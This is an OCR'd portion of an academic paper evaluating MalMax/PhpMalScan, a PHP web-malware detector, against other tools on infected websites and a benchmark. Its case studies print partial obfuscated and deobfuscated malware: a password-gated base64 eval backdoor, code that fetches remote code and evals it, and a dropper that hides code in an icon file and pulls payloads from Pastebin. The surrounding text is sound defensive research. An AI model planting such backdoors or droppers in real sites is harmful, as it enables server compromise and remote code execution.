
Malware Detection Tools for Comparison. We collected five widely used malware detection tools, including open and proprietary tools, to act as the baseline for comparison. First, Linux Malware Detector [57] (or maldet) uses MD5 and hexadecimal signatures for malware detection. Second, backdoorMan is an open-source Python toolkit for detecting malicious PHP scripts [21] which can decode obfuscated PHP code and recognize malicious behavior. Third, PHP Malware Finder [48] (referred to as *phpmaldet* in our dataset) that focuses on deobfuscation and then recognizing malware via Yara [70]. Fourth, ClamAV is an open-source antivirus [20]. Fifth, we also use VirusTotal [1], an online aggregate service that scans files with more than 50 antivirus systems.

There are also online PHP malware detection and deobfuscation services, such as unPHP [69] and shellray [49]. However, we did not include them in our comparison because we observed inconsistent (i.e., non-deterministic) results during testing the benchmark with them, and they often caused many false positives.

4.2 Scanning Real-world Websites (Dataset A)

We used a large corpus of 87 real-world infected websites consisting of 3,225,403 files (approximately 1 TB) to demonstrate the effectiveness of MalMax. The dataset includes various malware in the wild which show how MalMax can perform against realistic advanced malware. The websites were collected for analysis because at least one of the files in each website is marked as malicious by Linux Malware Detector (maldet). Details on file extension distribution in the dataset can be found in Appendix A.1.

Figure 6: Malware flagged by PhpMalScan and maldet.



Sampled Inspection Result with 95% Confidence (10% Margin of Error).

We preprocessed all the files to identify program relevant files by inspecting the files that contain any PHP source code. We find 712,367 files that contain PHP code (as shown in Fig. 6-❶). Interestingly, we discover 35,555 files among them *disguised as non-PHP files* (e.g., icons, images, text files). Note that PHP can include any file and attempt to execute it as code, thus hiding malicious PHP code in non-PHP files is a common tactic used by attackers. To confirm the accuracy of the discovered disguised PHP files, we ran MalMax to obtain complete control flow and behaviors. The result shows that they are all valid PHP files disguised as other data files. We ran MalMax and maldet on all the program relevant files (712,367 files), and 3,986 files were flagged as malware (Fig. 6-❷).

Fig. 6-❸ shows the breakdown of samples flagged as malicious by PhpMalScan and maldet. There are 95 files (Blue) only detected by maldet, 3,748 files (Red) only identified by PhpMalScan, and 143 files (Black) that are detected by both tools. To investigate further, we leveraged VirusTotal (VT). Specifically, among the 238 files detected by maldet, we used VT to scan them. It turns out 33

Id	maldet	backdoorman	phpmaldet	ClamAV	VirusTotal	PhpMalScan	Id	maldet	backdoorman	phpmaldet	ClamAV	VirusTotal	PhpMalScan
m1	✓	✓		✓	5 / 54 ✓	✓	m33	✓		✓	✓	27 / 54 ✓	✓
m2		✓			2 / 54 ✓	✓	m34					4 / 52 ✓	✓
m3					0 / 53	✓	m35			✓		28 / 54 ✓	✓
m4	✓			✓	0 / 54	✓	m36				✓	33 / 54 ✓	
m5		✓	✓	✓	40 / 54 ✓	✓	m37	✓			✓	32 / 54 ✓	✓
m6		✓		✓	3 / 54 ✓	✓	m38					0 / 54	✓
m7	✓	✓	✓	✓	25 / 54 ✓	✓	m39				✓	8 / 47 ✓	✓
m8		✓		✓	20 / 54 ✓	✓	m40				✓	20 / 54 ✓	✓
m9			✓	✓	24 / 54 ✓	✓	m41			✓	✓	39 / 54 ✓	✓
m10	✓			✓	21 / 54 ✓	✓	m42			✓	✓	13 / 54 ✓	✓
m11			✓		24 / 54 ✓	✓	m43				✓	16 / 54 ✓	✓
m12	✓		✓	✓	28 / 54 ✓	✓	m44				✓	19 / 53 ✓	✓
m13	✓				31 / 54 ✓	✓	m45	✓			✓	22 / 52 ✓	✓
m14			✓		9 / 53 ✓	✓	m46	✓		✓		34 / 54 ✓	✓
m15	✓		✓	✓	25 / 53 ✓	✓	m47	✓				6 / 54 ✓	✓
m16				✓	16 / 54 ✓	✓	m48	✓		✓	✓	34 / 54 ✓	✓
m17	✓		✓	✓	21 / 54 ✓	✓	m49	✓				23 / 54 ✓	✓
m18	✓			✓	28 / 54 ✓	✓	m50	✓			✓	29 / 52 ✓	✓
m19	✓			✓	30 / 54 ✓	✓	m51					20 / 52 ✓	✓
m20			✓		2 / 54 ✓	✓	m52	✓			✓	24 / 54 ✓	✓
m21	✓			✓	16 / 54 ✓	✓	m53	✓			✓	35 / 53 ✓	✓
m22	✓		✓	✓	12/ 53 ✓	✓	sm1					0 / 54	✓
m23	✓			✓	19 / 51 ✓	✓	sm2					0 / 54	✓
m24	✓			✓	2 / 53 ✓	✓	sm3		✓			0 / 53	✓
m25	✓			✓	7 / 53 ✓	✓	sm4					0 / 54	✓
m26	✓		✓	✓	14 / 54 ✓	✓	sm5					0 / 54	✓
m27	✓		✓	✓	6 / 53 ✓	✓	sb1	✓	✓		✓	0 / 54	
m28	✓		✓	✓	17 / 53 ✓	✓	sb2					0 / 53	
m29	✓		✓	✓	24 / 54 ✓	✓	sb3		✓			0 / 53	
m30	✓			✓	30 / 54 ✓	✓	sb4					0 / 54	
m31					13 / 54 ✓	✓	sb5					0 / 54	
m32	✓			✓	34 / 52 ✓	✓	**Total**	**32**	**9**	**20**	**40**	**50**	**57**

Table 2: Malware detection results over the malware benchmark. Shaded ids (i.e., m1~m53 and sm1~sm5) are malware. sb1~sb5 are benign samples. Red cells and dark gray cells represent false positives and false negatives respectively.


files were not detected by VT and our manual inspection result shows that they are false positive (Fig. 6-❹-Ⓐ).

VT also recognized 2,406 of PhpMalScan's 3,891 (3,748 + 143) detected samples as malware, while not recognizing 1,485 of them (Fig. 6-❹-Ⓑ). Out of the 2,406 recognized samples, 741 were detected by only 1 engine, while 797 were detected by exactly two engines. 836 were detected by less than 5 engines, leaving only 32 samples that were discovered by several engines. 65 samples recognized by both maldet and VT were not detected by PhpMalScan. Our manual inspection on these cases shows that they are malicious code that either use deprecated PHP features, or are dead code, and thus are no longer harmful (as they cannot be executed anymore).

Fig. 6-❺ depicts the result of our manual sub-sampling and investigation of malware samples detected by maldet and PhpMalScan, to obtain false positive rates. We used standard sub-sampling techniques to obtain the number of sub-samples which gives us 95% confidence with 10% margin of error. Out of the 69 sub-samples randomly selected and investigated from 238 maldet detections, 11 (16%) were false positives while 58 (84%) were true positives. Out of the 94 sub-samples randomly selected from 3,891 PhpMalScan detections, 2 (2.13%) were false positives and 92 (97.87%) were true positives. The 2 false positives were a program that loads several external modules from the Internet and run them, and a program that generates PDF files outside the program directory, respectively.

Malware Types and Distribution: To better understand the samples detected by VT, we categorize them by their types inferred from the detected names. Fig. 7 shows the result. Webshell takes the largest portion (40.45%). The second largest portion is obfuscation (30.80%) where VT detects the samples because they are obfuscated. However, as discussed in Section 4.3, benign programs are also obfuscated in practice, resulting in false positives. Backdoor and

Figure 7: Types of Malware Reported by VirusTotal.



Agent malware (e.g., lurking in the system for a long time and delivering future malware or payload) are 14.55% and 10.86% respectively. Others include Spammer (0.91%), Downloader/Uploader (0.78%), Phishing Webpages (0.57%) and Packed programs (0.41%). Note that benign programs can be packed, leading to false positives.

4.3 Scanning Malware Samples (Dataset B)

In Section 4.2, we showed that MalMax is highly effective in analyzing and discovering real-world (unknown) malware in the wild. However, as we do not have ground-truth on the dataset A, our experiment does not provide the precision of MalMax (and PhpMalScan). In this section, we used dataset B, for which we had ground-truth, to understand the precision of our technique.

4.3.1 Detection Precision. We ran PhpMalScan as well as several state-of-the-art malware detection tools on our real-world and synthesized malware benchmark suite. Table 2 provides the results of evaluating different tools on the benchmark suite. For each tool, ✓ in a light gray cell means malicious behaviors were detected, where a dark gray cell represents a false negative case (i.e., failed to detect a malware sample). The table lists all 63 samples including

53 diverse real-world PHP malware (from m1 to m53) and 5 benign and 5 malicious synthesized samples (from sb1 to sb5 and from sm1 to sm5 respectively). The filenames of samples are omitted due to the space and can be found on the project website [4]. A perfect tool would be able to identify the 58 malware in this set. Results from existing tools are as follows:

- Linux Malware Detector (maldet) flags 31 (53% TP) malware samples and one benign sample as malicious (red cell, sb1) which is an obfuscated benign program.
- BackdoorMan only detects 9 programs as malware where 2 of them are false positives (sb1 and sb3). sb3 uses a PHP function `create_function()` to create dynamic code and then execute it, although the dynamic code is not from untrusted sources (e.g., external inputs), hence not malicious. BackdoorMan detects dynamically generated code as malicious, regardless of the internal behavior.
- PHP Malware Finder (phpmaldet) only detects 20 (34% TP) of the malware in the benchmark.
- ClamAV detects 40 instances recognized as malware, one of which is a false positive (sb1), resulting in 39 (67% TP) correct detections. It also flags sb1 as malicious due to the obfuscation applied to the sample.
- VirusTotal detects 50 (86% TP) of the malware in the set, but fails to detect *one real-world malware (m38)* which is a recent malware we collected from the wild and *any of the synthetic samples* as they are not included in virus databases, showing that signature-based antivirus solutions are less effective in detecting unknown malware.

PhpMalScan. We detected 57 of the 58 malware in the benchmark, with no false positives, in under 20 seconds. There is one malware (m36) that was not recognized by PhpMalScan. This malware uses features in the set of weaknesses of our technique, MalMax, using counterfactually executed branches' invariants in control flow decisions dynamically, thereby preventing counterfactual execution to reach and analyze the malicious behavior within a predefined timeout. Increasing the timeout can solve the issue, meaning that it is a limitation of PhpMalScan, not of MalMax.

Observations. First, many malware detectors consider obfuscations as malicious, regardless of the internal behaviors of programs. Note that obfuscating benign programs is common in practice, used in thousands of popular PHP libraries as a means of protecting them against reverse engineering and license tampering [30, 42].

Second, existing tools (particularly signature-based tools) are not effective at detecting new and/or unknown malware samples. Specifically, only BackdoorMan detects one synthesized malware sample as malicious. However, the tool also marked two benign synthesized samples as malicious, motivating us to develop and include techniques in MalMax that can precisely detect malware with sophisticated obfuscation.

4.4 Scanning Benign Applications

We ran various malware detection tools on real-world benign applications to understand the precision of the tools. Table 3 lists the statistical features of the applications used in this experiment. Note that these applications are diverse. Joomla has only 446 `include` statements, but has more than 2400 files. To include the 2400 files using 446 statements, several `include` statements should be dynamic, i.e., they should evaluate an expression and then include it as a file. Our manual inspection confirms such behavior—the majority of Joomla files are included using PHP autoloaders [54]. (Although Joomla has the most Lines of Code (LOC), it has fewer expressions than phpMyAdmin, which has about two thirds of Joomla's LOC. Expressions can be a better proxy for functionality in PHP applications compared to LOC. As for the number of statements, Wordpress, despite having the least LOC among the four, has the second most statement count.For the sake of our analysis, which aims to cover as many execution paths as possible, the number of branches is of interest. In this regard, Joomla and Wordpress outweigh the other two by a factor of two.

Results. PhpMalScan does not flag any files as malware when scanning these benign applications, meaning that it has no false positives. BackdoorMan and PHP Malware Detector emit hundreds of *false warnings (categorized as suspicious)* when scanning these applications. Specifically, BackdoorMan generates 393, 514, 263, and 688 warnings and PHP Malware Detector emits 251, 1141, 36, and 36 warnings for Wordpress, Joomla, phpMyAdmin, and CakePHP respectively. Note that those warnings are false positives as those applications are all benign. Moreover, PHP Malware Detector reports 4 malware in Joomla and 2 malware phpMyAdmin respectively.

Name	Version	LOC	Files	Statements	Expressions	Branches	Includes
Wordpress	4.2.2	262K	480	58K	469K	17K	678
Joomla	3.5.1	472K	2,477	95K	641K	20K	446
phpMyAdmin	4.6.1	303K	869	38K	724K	10K	1,217
CakePHP	3.0.18	351K	1,805	53K	625K	7K	121

Table 3: Statistical features of applications evaluated.

4.5 Overhead

Runtime Performance. Scanning large real-world applications such as the ones listed in the tables reveals the performance and limitations of different tools. Linux Malware Detector spends significant time scanning these applications, up to 333 seconds for Joomla. BackdoorMan also spends significant time scanning these applications, up to 291 seconds for Joomla. ClamAV, PHP Malware Finder, and our tool spend less than 30 seconds analyzing Joomla.

	maldet	backdoorman	phpmaldet	ClamAV	PhpMalScan
Wordpress	88.7	64.4	8.1	21.0	**14.8**
Joomla	332.9	291.6	24.7	30.2	**12.2**
phpMyAdmin	177.7	111.0	15.9	25.0	**3.0**
CakePHP	157.2	214.1	13.9	19.7	**5.0**

Table 4: Runtime performance of scanning the popular web applications. All times are in seconds.

As shown in Table 4, PhpMalScan outperforms all other tools except for PHP Malware Finder on Wordpress, which is about 7 seconds faster. We analyzed that case and discovered that it is because Wordpress uses several loops that load its framework based on the database data, and our tool needs to unwrap most of these loops while actually fetching new functionality from the database, which results in a significant slowdown. However, unwrapping loops is essential in revealing malicious behaviors in real-world malware, hence, we believe this slowdown is acceptable.

Memory Consumption. Our prototype typically uses about 200MB of memory, although at times it can run up to 1 GB due to nesting isolations caused by the counterfactual execution (Section 3.1). The

other tools typically consume less than 200MB of memory, except for some antivirus tools that load signature databases into memory before execution (e.g., ClamAV), which take up to 1 GB. We believe PhpMalScan (and its underlying infrastructure MalMax) incurs a reasonable memory overhead in modern computing environments.

4.6 Case Study

We present investigation of two malware samples that are not detected by VirusTotal.

Sample I: Delivering Payload through Benign Website. Fig. 8-(a) shows the malware in its original form (i.e., obfuscated). Due to the obfuscation, most AVs in VT fail to detect it. We leverage MalMax to deobfuscate the malware and the result is shown in Fig. 8-(b). We use VT to scan the deobfuscated code and 2 AVs detect it as malware, indicating the obfuscation of the sample successfully avoids detection. Note that the deobfuscated malware is detected by only 2 AVs, suggesting the *limitation of signature-based tools.*

Figure 8: Obfuscated Evasive Malware Sample I.

```
1  /*435345352*/ error_reporting(0);
2  @ini_set('error_log',NULL); @ini_set('log_errors',0);
3  @ini_set('display_errors','Off'); @eval(
   base64_decode('aWYobWQ1KCRfUE9TVFsicGYiXSkgPT09ICI5M2F
   kMDAzZDdmYzU3YWFlOTM4YmE0ODNhNjVkZGY2ZCIpIHsgZXZhbChiY
   XNlNjRfZGVjb2RlKCRfUE9TVFsiY29va2llc19wIl0pKTsgfQppZiA
   oc3RycG9z...yAiPHNjcmlwdD5kb2N1bWVudC5jb29raWU9J2NvbmR
   0aW9ucz0yOyBwYXRoPS87IGV4cGlyZXM9Ii5kYXRlKCdELCBkLU0tW
   SBIOmk6cycsdGltZSgpKzE3MjgwMCkuIiBHTVQ7Jzs8L3Njcmlwd4
   iOyB9IDt9Owp9Cn0K'); ...
4  $base = array( 0x00 => 'dit', 'dix', 'di', 'dip',
   'diex', 'die', 'diep', 'dat', 'dax', 'da', 'dap',
   'duox', 'duo', 'dot', 'dox', 'do', ...);}
```

(a) Obfuscated Malware

```
1  if (md5($_POST["..."]) === "...") {
2      // Remote Code Injection
3      eval(base64_decode($_POST["..."]));
4  }
5  // Evasive Trick (5-14)
6  if (strpos(...) !== false)
7      $patchedfv = "GHKASMVG";
8  ...
9  if (md5($_REQUEST['...']) === "...")
10     $patchedfv = "SDFDFSDF";
11 ...
12 if ($patchedfv === "GHKASMVG") {
13     @ob_end_clean();
14     die;
15 }
16 /*
17  Check whether (1) the client is Windows and
18  (2) a targeted victim by comparing cookies
19      and server side environment variables
20 */
21 $vkfu = file_get_contents("https://legitimate_url",
                              false, $context_jhkb);
22 if ($vkfu) eval($vkfu);
23 ...
```


(b) Deobfuscated Malware

The code has several evasive tricks. First, it calculates an MD5 value from an external input (e.g., `$_POST`) and only when it matches with the hardcoded MD5 value does decode and execute remote code provided by an attacker ❶. Moreover, Lines 5-15 show that it checks several environment variables (e.g., `$_REQUEST`) to identify the right victim ❷. If those checks are not satisfied, the program quits without exhibiting malicious behaviors ❷. Later, the malware also checks whether the client is running Windows, as well as other server-side environment checks ❸, and only when the malware finds the desired environment does it fetch remote code from a website ❸, decode it, and then execute it ❹.

Note that ❷ is particularly interesting. While ❷ does not have any malicious behavior, the program quits if the predicate condition on line 12 is not satisfied. To satisfy the condition, the predicate conditions on lines 6 and 9 should be `true` and `false` respectively. We find that requiring such complex conditions makes the analysis particularly challenging. Fortunately, MalMax explores *all possible paths*, discovering the malicious behaviors at ❹. Because of the obfuscation and evasion tricks (❷ and ❹), the hidden malicious behavior is not exposed in any other existing tools. Existing sandbox tools that try to execute and observe malicious behaviors fail to meet the conditions at ❶, ❷ and ❸.

Exploit Scenario: From our analysis, we identified a typical exploit scenario of the sample, illustrated in Fig. 9. First, an attacker may inject the malicious PHP code shown in Fig. 8-(a) to the victim server via various vulnerabilities (❶). Note that the PHP code does not contain malicious code in itself. Instead, it connects to a legitimate website and fetches the data from there. After injecting the PHP code to the victim server, the attacker visits the benign website and creates a message that includes an *encrypted malicious payload* via the website's interface such as writing a comment on a post (❷). Later, the injected PHP code retrieves ❸, decodes and executes the malicious payload ❹. Note that this sample avoids detection of various network traffic analysis tools that look for suspicious IP addresses and URLs delivering malicious payloads. As the sample gets the payload through a benign website and the payload is encoded, network-level tools are less effective in detection.

Figure 9: Exploit Scenario of Malware Sample I.



Sample II: Command & Control via Icon File. Fig. 10-(a) shows the malware in its original form (i.e., obfuscated). Because it was obfuscated, VT failed to detect this sample. We leverage MalMax to deobfuscate the malware and the result is shown in Fig. 10-(b). The deobfuscated code is flagged as malware by VT (1 AV engine), indicating the applied obfuscation successfully avoided detection.

The malware has two steps. First, it decodes a malicious base64 encoded payload and writes it to a file named `kk.ico`. Note that the decoding (and writing) to a file is common among applications and is typically used to cache data. Later, the malware `includes` that file, executing the deobfuscated code residing in the icon file. On the deobfuscated version shown in Fig. 10-(b), on Lines 1-14 (❶, ❷, ❸) the malware downloads new code from 3 Pastebin entries. Pastebin [51] is a public website for creating temporary texts for sharing, and, in this case, attackers are using it as a Command & Control server to send commands to this malware. Finally, on Line 16 (❹), the malware deletes itself to avoid detection.

Note that all three instances of commands received are stored in publicly available folders of the web application, prefixed by `$DOCUMENT_ROOT` environment variable, using legitimate-looking

Figure 10: Obfuscated Evasive Malware Sample II.

```php
$check = $_SERVER['DOCUMENT_ROOT']."/kk.ico";
$fp = fopen("$check","w+");
fwrite($fp,base64_decode('PD9waHANCmZ1bmN0aW9uIGh0dHBf
Z2V0KCR1cmwpew0KCSRpbSA9IGN1cmxfaW5pdCgkdXJsKTsNCgljdX
JsX...MRV9fKTsNCg0KDQo/Pg=='));
fclose($fp);
include $check;
```

(a) Step 1: Create an Icon containing Malicious Code

```php
$text = http_get('https://pastebin.com/raw/...');
$open = fopen(".../sites.php", 'w');
fwrite($open, $text);
fclose($open);

$text3 = http_get('https://pastebin.com/raw/...');
$op3 = fopen(".../w.php", 'w');
fwrite($op3, $text3);
fclose($op3);

$text7 = http_get('https://pastebin.com/raw/...');
$op7 = fopen(".../themes/index.php", 'w');
fwrite($op7, $text7);
fclose($op7);

@unlink(__FILE__); // delete itself
```

(b) Step 2: Malware Disguised as an Icon

file names such as `themes/index.php`, `sites/example.local.sites.php`, and `w.php`.

Existing tools failed to recognize this malware because it does not contain `eval()` to run the malicious payload, rather, it puts it in an icon file and includes that file. Dynamic tools are also likely to fail because the dynamically generated icon file only sends three HTTP requests and writes three files, without running any malicious code. Behavioral analysis is needed to recognize content is *read* from the Internet and then *wrote* as PHP files on the web server. MalMax recognizes such orchestration as malware by connecting those individually not malicious but collectively malicious behaviors.

5 DISCUSSION AND LIMITATIONS

Evading PhpMalScan. In essence, the two thresholds used by PhpMalScan to detect malware are complementary. One is used to detect malware that performs pervasive malicious behavior, while the other is used to detect surgical but short malicious behavior injected in a benign file. Although it is technically possible for an adversary who knows the internal thresholds (i.e., PMFR and MS) to bypass them, it is still difficult to design a malware that is neither pervasive nor exhibits enough malicious behavior.

Conditional-dependent malware uses encryption to obfuscate its payload, and uses the exact combination of inputs required to reach the malicious branch as the decryption key [62]. MalMax is not able to handle such malware. However, they are rare in practice. We observed one instance in our experiments (m36 in Dataset B).

State-Explosion. To avoid state-explosion, MalMax relies on concrete executions. Still, there is a concern of state-explosion because MalMax shares global artifacts between isolated executions. However, each time an artifact is shared, MalMax creates a new execution with its own isolated state, effectively turning a potential state-explosion problem into a path-explosion problem.

Path-Explosion. There are two sources of path-explosion. First, loops that run for many iterations or indefinitely are the most significant source of path-explosion. MalMax mitigates this problem via control flow trimming (Details in Section 3.1). Second, a large number of branches within the program can cause path-explosion. Wordpress for example, has a total of 25,578 `if` branches and 1,254 `switch` branches, while Joomla has 22,679 and 2,157 respectively. Also, this problem can be compounded by artifact sharing via cooperative isolated executions, as each shared artifact creates an additional isolated execution.

However, artifacts are shared on-demand, only when they are not available (e.g., undefined) in the current isolation. Importantly, in practice, because of incorrect execution contexts caused by the sharing, additional isolated executions created by artifact sharing often crash quickly. We observed that the number of paths does not grow exponentially during our evaluation.

Infeasible Paths and Incorrect Program States. MalMax might exercise infeasible paths because it enters every branch it encounters. Execution of infeasible paths can result in incorrect program states, potentially leading to false positives and false negatives. Moreover, artifacts shared from an infeasible path can create new isolated executions with incorrect program states, compounding the problem. Although new isolations with incorrect states created as a result of infeasible paths may cause a false positive, because they do not affect any isolation with correct state, they do not result in a false negative. As for false positives, we manually verified all false positive cases in Fig. 6, and none were due to infeasible paths and incorrect states.

Sensitivity of Maliciousness Score. To understand the importance of maliciousness score and the consequences of changing the scores, we performed a sensitivity analysis by setting the maliciousness score of all explicitly sandboxed functions to 1, regardless of their input arguments. The sensitivity analysis shows that without this fine-grained scoring, we miss an additional 176 detected malware samples (4.5% additional false negatives) as well as incorrectly flag 73 benign files (1.8% additional false positives).

Newly Identified Malware Samples by MalMax. PhpMalScan identified additional 1,485 malware samples in Dataset A that are not detected by the 70 antivirus scanners in VirusTotal. While some of these 1,485 malware samples may be previously unknown malware, definitive determination of whether any of them have never previously been seen is beyond the scope of this work.

6 RELATED WORK

Malicious Payload/Behavior Discovery. A sizable group of related work focuses on discovering malicious payloads on servers by investigating their client-side HTML and Javascript output [5, 9, 15, 29, 34, 56, 63]. However, they may not reveal the existence of malware on a server reliably. Malware that can recognize detection attempts do not emit full behavior to the client [15].

Starov et al. extend a vulnerability analysis engine for PHP program [22] to discover and quantify features of a PHP webshell dataset [65]. They mark functions of interest as potential sources of vulnerability and rely on manual code auditing to verify extracted features. Regarding webshells, our analysis results echo their findings. However, while [65] focuses on webshells, MalMax deals with diverse types of malware that are heavily obfuscated and injected into complex benign applications. In fact, many of malware found by MalMax are implanted into the benign applications, and leverage Object-Oriented Programming (OOP) features and multiple functions to carry out the attacks. The webshells that Starov et al. analyze were comparably simple (i.e., no OOP features and inter-procedure malicious code, mentioned in [65]). Moreover, [65] relies on unPHP [69] for deobfuscation of malware, which fails to

deobfuscate about 40% of their samples [65]. During our evaluation, MalMax handles samples that unPHP failed to deobfuscate.

There has been a line of research that focuses on discovering malicious behavior in binaries, in contrast with dynamic scripted code. Binaries are limited in their dynamic behavior and need to be coupled with significant code that enables them to modify themselves, enabling polymorphic or metamorphic malware. Thus, many of these works focus on finding the polymorphic behavior, which is rare in binaries, rather than the actual malicious behavior, which is hard to pinpoint due to the very wide range and functionality of binary applications [7, 17, 47]. Several works focus on discovering desktop malware such as ransomware, by sandboxing and observing their interactions with the operating system. They are related to ours in the approach they take, but they focus on binaries [35, 61].

Graziano et al. [24] propose a machine learning-based approach that predicts malicious behavior. Their work is complementary to our approach and can be used to increase the accuracy of our work, especially when detecting introspective malware that is aware of its environment. There have also been many works on malware clustering, i.e., finding similarities between malware and detecting malware families [26]. Some tools focus on finding the decryption/deobfuscation code block and consider that malicious behavior, regardless of the obfuscated activity [17, 18, 34]. Such tools result in high false positive rates because many legitimate applications obfuscate their code for digital rights and security reasons. Many sizable applications such as Wordpress use libraries that use obfuscation for benign purposes. For example, the work by [19] uses a PDF Javascript emulator to emulate one dynamic trace of potentially malicious PDF files, and then mostly seeks decoding behavior rather than explicitly malicious behavior.

Counterfactual Execution. In the realm of binary programs, Moser [47] uses counterfactual execution as a means to discover hidden behavior. However, their work does not heavily rely on counterfactual execution as binaries under investigation crash too frequently. Instead, they focus on solving linear equations via solvers.

Limbo [73] features a forced sampled execution approach to detect kernel rootkits. It traverses a driver's control flow graph (CFG), and ensures that basic blocks in the CFG are executed at least once, but no more than N (predefined) times. It may miss executions of frequently executed basic blocks (e.g., blocks in a library function). MalMax does not limit the number of executions of each basic block, except for the loops/recursive calls where we dynamically adjust the threshold via control flow trimming.

Peng et al. advance counterfactual execution on binaries by providing better error recovery and path expansion algorithms [52].

Rozzle [37] and GoldenEye [78] provide a similar approach to counterfactual execution, focusing on discovery of environment targeted malware. In particular, Rozzle [37] explores multiple execution paths by executing both possibilities whenever it encounters a branch that depends on the environment (e.g., for environment matching or fingerprinting). However, malware that does not rely on control flow branches can evade Rozzle [34].

For example, a typical server-side malware injected into a plugin of a benign application (e.g., Joomla) will be activated by a statement `load_plugin($config['plugins'][...])` where `$config` is a global variable that determines what plugin should be loaded. The malware may or may not be executed depending on `$config`. As there are no branches involved, Rozzle would fail to detect this malware, and no weak updates are performed (they are only performed under branches). Cooperative isolated execution handles this case by sharing the global variable `$config` between isolated executions (Details in Section 3.2). In addition, PHP malware are often injected into complex benign programs, which cause scalability issues for approaches that use symbolic execution [37, 79].

J-Force [36] also uses a similar method to analyze JavaScript (JS) malware which frequently leverages user events such as mouse clicks to hide malicious behaviors. In contrast, MalMax focuses on handling server-side specific evasive techniques such as heavy obfuscations and plugins architectures (Section 2). NAVEX uses a similar approach to counterfactual execution to discover vulnerabilities in web applications [2]. However, NAVEX is rooted in static analysis, resulting in evasion by many metamorphic malware. The most closely related research to our work uses runkit [68], a PHP extension that allows overriding functions and operators, to create a sandbox in PHP, and evaluates one dynamic path of an application while checking for the presence of potentially malicious functions [76]. Finally, we note that static PHP analyzers such as Pixy and RIPS [22, 32] are unable to fully uncloak dynamic malware as they do not employ counterfactual execution.

Network Traffic based Analysis. Another group of research tries to detect malware from network traffic and other external behavior, via honeypots, IDS and firewalls [3, 11]. We do not inspect network traffic. Chang et al. summarize different methods for defending against web malware into three categories, finding malicious servers via client-side HTML, finding malicious servers by discovering vulnerable web applications, and protecting clients from malicious servers [13]. The second category enables discovery of servers that are susceptible to infection, but none of the categories discover malware on a server.

7 CONCLUSION

In this paper, we highlight the challenges associated with detecting dynamic web server malware. We present MalMax, a system capable of systematically exploring dynamic program behavior using a combination of counterfactual execution and cooperative isolated execution. Our evaluation on a set of real-world malware samples demonstrates that MalMax is highly effective in accurately detecting sophisticated malware where other state-of-the-art tools have low detection rates and high false positive rates for our malware dataset (Dataset B). Moreover, our large scale evaluation shows that MalMax can accurately identify in-the-wild polymorphic and metamorphic malware. We exclusively identify 1,485 malware samples that are not detected by any existing state-of-the-art tools despite their being in the wild for over 7 months.

ACKNOWLEDGMENTS

We thank the anonymous referees and our shepherd Alexandros Kapravelos for their constructive feedback on this paper. We also thank CodeGuard for sharing data for this research. The authors gratefully acknowledge the support of AFRL (FA8750-17-S-7007) and NSF (1916499 and 1850392). The views and opinions and/or findings expressed are those of the authors and should not be interpreted as representing the official views or policies of the Department of Defense or the U.S. Government.

REFERENCES

[1] A free online service for analysis of files and URLs enabling the identification of malicious content. 2016. VirusTotal. https://www.virustotal.com. (2016).

[2] Abeer Alhuzali, Rigel Gjomemo, Birhanu Eshete, and V N Venkatakrishnan. 2018. NAVEX - Precise and Scalable Exploit Generation for Dynamic Web Applications. *USENIX Security Symposium* (2018).

[3] Blake Anderson and David McGrew. 2016. Identifying Encrypted Malware Traffic with Contextual Flow Data. In *Proceedings of the 2016 ACM Workshop on Artificial Intelligence and Security (AISec '16)*. ACM, New York, NY, USA, 35–46.

[4] Anonymous. 2019. Anonymized-for-review. Anonymous URL. (2019).

[5] Michael Bailey, Jon Oberheide, Jon Andersen, Zhuoqing Morley Mao, Farnam Jahanian, and Jose Nazario. 2007. Automated Classification and Analysis of Internet Malware. *RAID* (2007).

[6] Bartblaze. 2019. PHP Backdoors. https://github.com/bartblaze/PHP-backdoors. (2019).

[7] Ulrich Bayer, Imam Habibi, Davide Balzarotti, and Engin Kirda. 2009. A View on Current Malware Behaviors. *LEET* (2009).

[8] Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Thorsten Holz. 2017. Syntia: Synthesizing the semantics of obfuscated code. In *USENIX Security Symposium. Usenix*.

[9] Kevin Borgolte, Christopher Kruegel, and Giovanni Vigna. 2013. Delta - automatic identification of unknown web-based infection campaigns. *ACM Conference on Computer and Communications Security* (2013).

[10] BuiltWith. 2016. CMS Usage Statistics. http://trends.builtwith.com/cms. (2016).

[11] Davide Canali and Davide Balzarotti. 2013. Behind the Scenes of Online Attacks - an Analysis of Exploitation Behaviors on the Web. *NDSS* (2013).

[12] Davide Canali, Andrea Lanzi, Davide Balzarotti, Christopher Kruegel, Mihai Christodorescu, and Engin Kirda. 2012. A Quantitative Study of Accuracy in System Call-based Malware Detection. In *Proceedings of the 2012 International Symposium on Software Testing and Analysis (ISSTA 2012)*. ACM, New York, NY, USA, 122–132.

[13] Jian Chang, Krishna K. Venkatasubramanian, Andrew G. West, and Insup Lee. 2013. Analyzing and Defending Against Web-based Malware. *ACM Comput. Surv.* 45, 4, Article 49 (Aug. 2013), 35 pages. https://doi.org/10.1145/2501654.2501663

